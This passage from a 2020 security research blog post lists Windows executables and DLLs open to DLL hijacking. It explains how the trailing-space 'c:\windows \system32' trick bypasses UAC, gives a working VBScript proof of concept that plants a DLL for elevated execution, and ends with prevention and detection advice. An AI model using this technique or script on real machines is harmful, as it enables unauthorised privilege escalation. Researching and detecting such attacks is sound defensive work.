✗	vssadmin.exe	VssTrace.DLL	VssGetTracingContextPerThread
✗	vssadmin.exe	VssTrace.DLL	VssIsTracingEnabled
✗	vssadmin.exe	VssTrace.DLL	VssSetTracingContextPerThread
✗	vssadmin.exe	VssTrace.DLL	VssTraceInitialize
✗	vssadmin.exe	VssTrace.DLL	VssTraceUninitialize
✗	vssvc.exe	AUTHZ.dll	DllMain
✗	vssvc.exe	bcd.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	vssvc.exe	DEVOBJ.dll	DllMain
✗	vssvc.exe	FLTLIB.DLL	DllMain
✗	vssvc.exe	VirtDisk.dll	DllMain
✗	vssvc.exe	VSSAPI.DLL	DllMain
✗	vssvc.exe	VssTrace.DLL	DllMain
✗	vssvc.exe	VssTrace.DLL	VssGetTracingContextPerThread
✗	vssvc.exe	VssTrace.DLL	VssIsTracingEnabled
✗	vssvc.exe	VssTrace.DLL	VssSetTracingContextPerThread
✗	vssvc.exe	VssTrace.DLL	VssTraceInitialize
✗	vssvc.exe	VssTrace.DLL	VssTraceUninitialize
✗	w32tm.exe	IPHLPAPI.DLL	DllMain
✗	w32tm.exe	logoncli.dll	DllMain
✗	w32tm.exe	netutils.dll	DllMain
✗	w32tm.exe	NTDSAPI.dll	DllMain
✗	waitfor.exe	netutils.dll	DllMain
✗	waitfor.exe	srvcli.dll	DllMain
✗	waitfor.exe	SspiCli.dll	DllMain
✗	wbadmin.exe	credui.dll	DllMain
✗	wbengine.exe	bcd.dll	DllMain
✗	wbengine.exe	CLUSAPI.dll	DllMain
✗	wbengine.exe	DNSAPI.dll	DllMain
✗	wbengine.exe	FLTLIB.DLL	DllMain
✗	wbengine.exe	NETUTILS.DLL	DllMain
✗	wbengine.exe	SPP.dll	DllMain
✗	wbengine.exe	SRVCLI.DLL	DllMain
✗	wbengine.exe	VirtDisk.dll	DllMain
✗	wbengine.exe	VSSAPI.DLL	DllMain
✗	wbengine.exe	VssTrace.DLL	DllMain
✗	wbengine.exe	wer.dll	DllMain
✗	wbengine.exe	XmlLite.dll	DllMain
✗	wecutil.exe	WecApi.dll	DllMain
✗	wecutil.exe	wevtapi.dll	DllMain
✗	werfault.exe	dbgcore.DLL	DllMain
✗	werfault.exe	faultrep.dll	DllMain
✗	werfault.exe	wer.dll	DllMain
✗	werfault.exe	wer.dll	WerpSetExitListeners
✗	werfaultsecure.exe	dbgcore.DLL	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	werfaultsecure.exe	faultrep.dll	DllMain
✗	werfaultsecure.exe	wer.dll	DllMain
✗	werfaultsecure.exe	wer.dll	WerpSetExitListeners
✗	wermgr.exe	wer.dll	DllMain
✗	wermgr.exe	wer.dll	WerpSetExitListeners
✗	wextract.exe	Cabinet.dll	DllMain
✗	wfs.exe	ATL.DLL	DllMain
✗	wfs.exe	credui.dll	DllMain
✗	wfs.exe	IPHLPAPI.DLL	DllMain
✗	wfs.exe	PROPSYS.dll	DllMain
✗	wfs.exe	UxTheme.dll	DllMain
✗	whoami.exe	AUTHZ.dll	DllMain
✗	whoami.exe	netutils.dll	DllMain
✗	whoami.exe	SspiCli.dll	DllMain
✗	whoami.exe	wkscli.dll	DllMain
✗	wiaacmgr.exe	ScanSetting.DLL	DllMain
✗	wiaacmgr.exe	UxTheme.dll	DllMain
✗	wiawow64.exe	ScanSetting.DLL	DllMain
✗	wiawow64.exe	UxTheme.dll	DllMain
✗	wifitask.exe	HTTPAPI.dll	DllMain
✗	wifitask.exe	IPHLPAPI.DLL	DllMain
✗	wifitask.exe	webservices.dll	DllMain
✗	wifitask.exe	wlanapi.dll	DllMain
✗	wimserv.exe	Cabinet.dll	DllMain
✗	winlogon.exe	UXINIT.dll	DllMain
✗	winlogon.exe	UXINIT.dll	ThemesOnTerminateSession
✗	winrs.exe	DSROLE.dll	DllMain
✗	winrs.exe	mi.dll	DllMain
✗	winrs.exe	miutils.dll	DllMain
✗	wkspbroker.exe	credui.dll	DllMain
✗	wkspbroker.exe	DNSAPI.dll	DllMain
✗	wkspbroker.exe	ktmw32.dll	DllMain
✗	wkspbroker.exe	PROPSYS.dll	DllMain
✗	wkspbroker.exe	RADCUI.dll	DllMain
✗	wkspbroker.exe	SspiCli.dll	DllMain
✗	wkspbroker.exe	tsworkspace.dll	DllMain
✗	wkspbroker.exe	WINHTTP.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	wkspbroker.exe	WININET.dll	DllMain
✗	wksprt.exe	webservices.dll	DllMain
✗	wksprt.exe	WININET.dll	DllMain
✗	wlrmdr.exe	SspiCli.dll	DllMain
✗	wmpdmc.exe	dwmapi.dll	DllMain
✗	wmpdmc.exe	OLEACC.dll	DllMain
✗	wmpdmc.exe	UxTheme.dll	DllMain
✗	wmpdmc.exe	WindowsCodecs.dll	DllMain
✗	wmpdmc.exe	wmpdui.dll	DllMain
✗	workfolders.exe	CLDAPI.dll	CfGetPlaceholderStateFromAttributeTag
✗	workfolders.exe	CLDAPI.dll	DllMain
✗	workfolders.exe	CRYPTBASE.DLL	DllMain
✗	workfolders.exe	DEVOBJ.dll	DllMain
✗	workfolders.exe	dmEnrollEngine.DLL	DllMain
✗	workfolders.exe	edputil.dll	DllMain
✗	workfolders.exe	edputil.dll	EdpGetIsManaged
✗	workfolders.exe	FLTLIB.DLL	DllMain
✗	workfolders.exe	policymanager.dll	DllMain
✗	workfolders.exe	PROPSYS.dll	DllMain
✗	workfolders.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✗	workfolders.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD
✗	workfolders.exe	USERENV.dll	DllMain
✗	workfolders.exe	USERENV.dll	GetProfileType
✗	wowreg32.exe	devrtl.DLL	DllMain
✗	wpcmon.exe	samcli.dll	DllMain
✗	wpcmon.exe	USERENV.dll	DllMain
✗	wpnpinst.exe	Cabinet.dll	DllMain
✗	wpnpinst.exe	IPHLPAPI.DLL	DllMain
✗	wpnpinst.exe	PROPSYS.dll	DllMain
✗	wpr.exe	WindowsPerformanceRecorderControl.dll	DllMain
✗	write.exe	CLDAPI.dll	CfGetPlaceholderStateFromAttributeTag
✗	write.exe	CLDAPI.dll	DllMain
✗	write.exe	CRYPTBASE.DLL	DllMain
✗	write.exe	edputil.dll	DllMain
✗	write.exe	edputil.dll	EdpGetIsManaged
✗	write.exe	FLTLIB.DLL	DllMain
✗	write.exe	PROPSYS.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
❌	write.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
❌	write.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD
❌	wscadminui.exe	CRYPTBASE.DLL	DllMain
❌	wsmanhttpconfig.exe	DSROLE.dll	DllMain
❌	wsmanhttpconfig.exe	HTTPAPI.dll	DllMain
❌	wsmanhttpconfig.exe	HTTPAPI.dll	HttpInitialize
❌	wsmanhttpconfig.exe	HTTPAPI.dll	HttpTerminate
❌	wsmanhttpconfig.exe	mi.dll	DllMain
❌	wsmanhttpconfig.exe	miutils.dll	DllMain
❌	wsmprovhost.exe	DSROLE.dll	DllMain
❌	wsmprovhost.exe	mi.dll	DllMain
❌	wsmprovhost.exe	miutils.dll	DllMain

Some caveats:

- The test was performed by simply running each executable, without specifying any parameters and with no further user interaction. This explains why the well-documented `xwizard.exe` DLL hijack [15] is not present in this list, because it requires two (arbitrary) arguments for it to work.
- Some applications come with a GUI, or some other visual element that gives away the binary was executed. This also includes error messages: required DLLs might be missing, and the hijacked DLL obviously lacks the original functionality. Attackers are less likely to target such applications for DLL hijacking purposes.
- DLLs of which the original version was written in C++ have not been taken into account.

A CSV version of the full list can be found on GitHub [14].

Combining with UAC bypass

Having found all these executables, at most this allows us to execute code through trusted programs. However, it is also possible to gain elevated rights if used in conjunction with UAC Bypass techniques.

User Account Control (UAC) [16] was introduced in Windows Vista as a security feature, asking users for confirmation through a prompt before a process running under normal privileges is elevated to higher privileges. After users complained about getting flooded with UAC prompts when doing arbitrary tasks, Microsoft introduced *auto elevation* in Windows 7, which automatically elevates certain processes if they are located in trusted directories (such as `c:\windows\system32`).

With this in mind, you could try running arbitrary code with elevated privileges by using an executable that is marked for auto elevation that is also vulnerable to DLL hijacking. There are about 35 of such executables, as can be seen in the previous section. The problem to overcome is that of the trusted directory: both the auto-elevate executable and the custom DLL need to be located in a trusted directory, but none of theses are user writeable.


There is some excellent research about bypassing UAC out there - one of my favourite techniques is the mocking of trusted directories using trailing spaces [17]. I would recommend reading the full blog post, but it boils down to users being able to create `c:\windows \system32\` (note the space after the first folder), and auto-elevate executables placed in this folder consider this a trusted location.

It is debatable whether this is a proper security vulnerability - Microsoft argue it is not [18], but it is at least a flaw, given that most (non-enterprise) Windows computers are using ‘administrator accounts’ by default.

Either way, this provides us with an excellent means through which DLL hijacking can be made much more powerful. Note that folders with trailing spaces cannot be created through traditional means on Windows. You could compile some lines of C to do this, as is done by the original researcher, but it turns out VBScript can actually do this for us too. The following proof-of-concept shows that with only a few lines of code you can get this to work:

```
Set oFSO = CreateObject("Scripting.FileSystemObject")
Set wshshell = wscript.createobject("WScript.Shell")

' Get target binary and payload
WScript.StdOut.Write("System32 binary: ")
strBinary = WScript.StdIn.ReadLine()
WScript.StdOut.Write("Path to your DLL: ")
strDLL = WScript.StdIn.ReadLine()

' Create folders
Const target = "c:\windows \"
target_sys32 = (target & "system32\")
target_binary = (target_sys32 & strBinary)
If Not oFSO.FolderExists(target) Then oFSO.CreateFolder target End If
If Not oFSO.FolderExists(target_sys32) Then oFSO.CreateFolder target_sys32 End If

' Copy legit binary and evil DLL
oFSO.CopyFile ("c:\windows\system32\" & strBinary), target_binary
oFSO.CopyFile strDLL, target_sys32
' Run, Forrest, Run!
wshshell.Run("""" & target_binary & """")

' Clean files
WScript.StdOut.Write("Clean up? (press enter to continue)")
WScript.StdIn.ReadLine()
wshshell.Run("powershell /c ""rm -r """"\\?\" & target & """""""") 'Deletion using VBScript is problematic, use PowerShell instead
```

The screenshot below shows what execution of the script might look like.



An example showing an elevated prompt after a malicious dxgi.dll was loaded by a legitimate winsat.exe from a mocked trusted directory, without getting any UAC prompts.

In the table above, all executable/DLL combinations for which the auto elevation was successful are marked in the first column. With over 160 possible combinations, there are quite some options.

Prevention and detection

A simple way to prevent DLL hijacking from happening would be for applications to always use absolute paths instead of relative ones. Although some applications (notably portable ones) will not always be able to do so, applications located in `\system32\` and relying on DLLs in the same folder have no excuse for doing otherwise. The better option, which only very few Windows executables seem to do, is to verify all DLLs before loading them (e.g. by checking their signatures) - this would largely eliminate the problem.

Nevertheless, as we have seen, attackers will still be able to bring older versions of legitimate/trusted applications that can be exploited. So even if every application starts checking their DLLs before loading them from now on, we would still have to deal with this problem.

Let's therefore focus on detection. You could hunt for the creation or loading of any of the DLLs mentioned before from unexpected paths, particularly in temp locations such as `%appdata%`. After all, the name of the (legitimate) application loading the DLLs can be changed, but the filenames of DLLs are always fixed. A sample Sigma rule for this can be found here [19] - it successfully detects our DLL hijacking, although as you can see, it doesn't scale very well and is likely to be prone to false positives. You could take a more generic approach by looking for the presence of Microsoft-signed binaries in unexpected locations, of the loading of DLLs from unexpected locations by such Microsoft-signed binaries (regardless of location).

Finally, the demonstrated UAC bypass technique can be detected easily and reliably by looking for any activity in the `/windows /` folder, or in any folders ending in a space for that matter. As described before, Windows folders with trailing spaces cannot be created through normal means and should therefore be rare, and always suspicious. Setting your UAC mode to 'Always notify', one level higher than the default, will prevent this and other similar UAC bypass techniques from succeeding.

Posted on 2020-06-22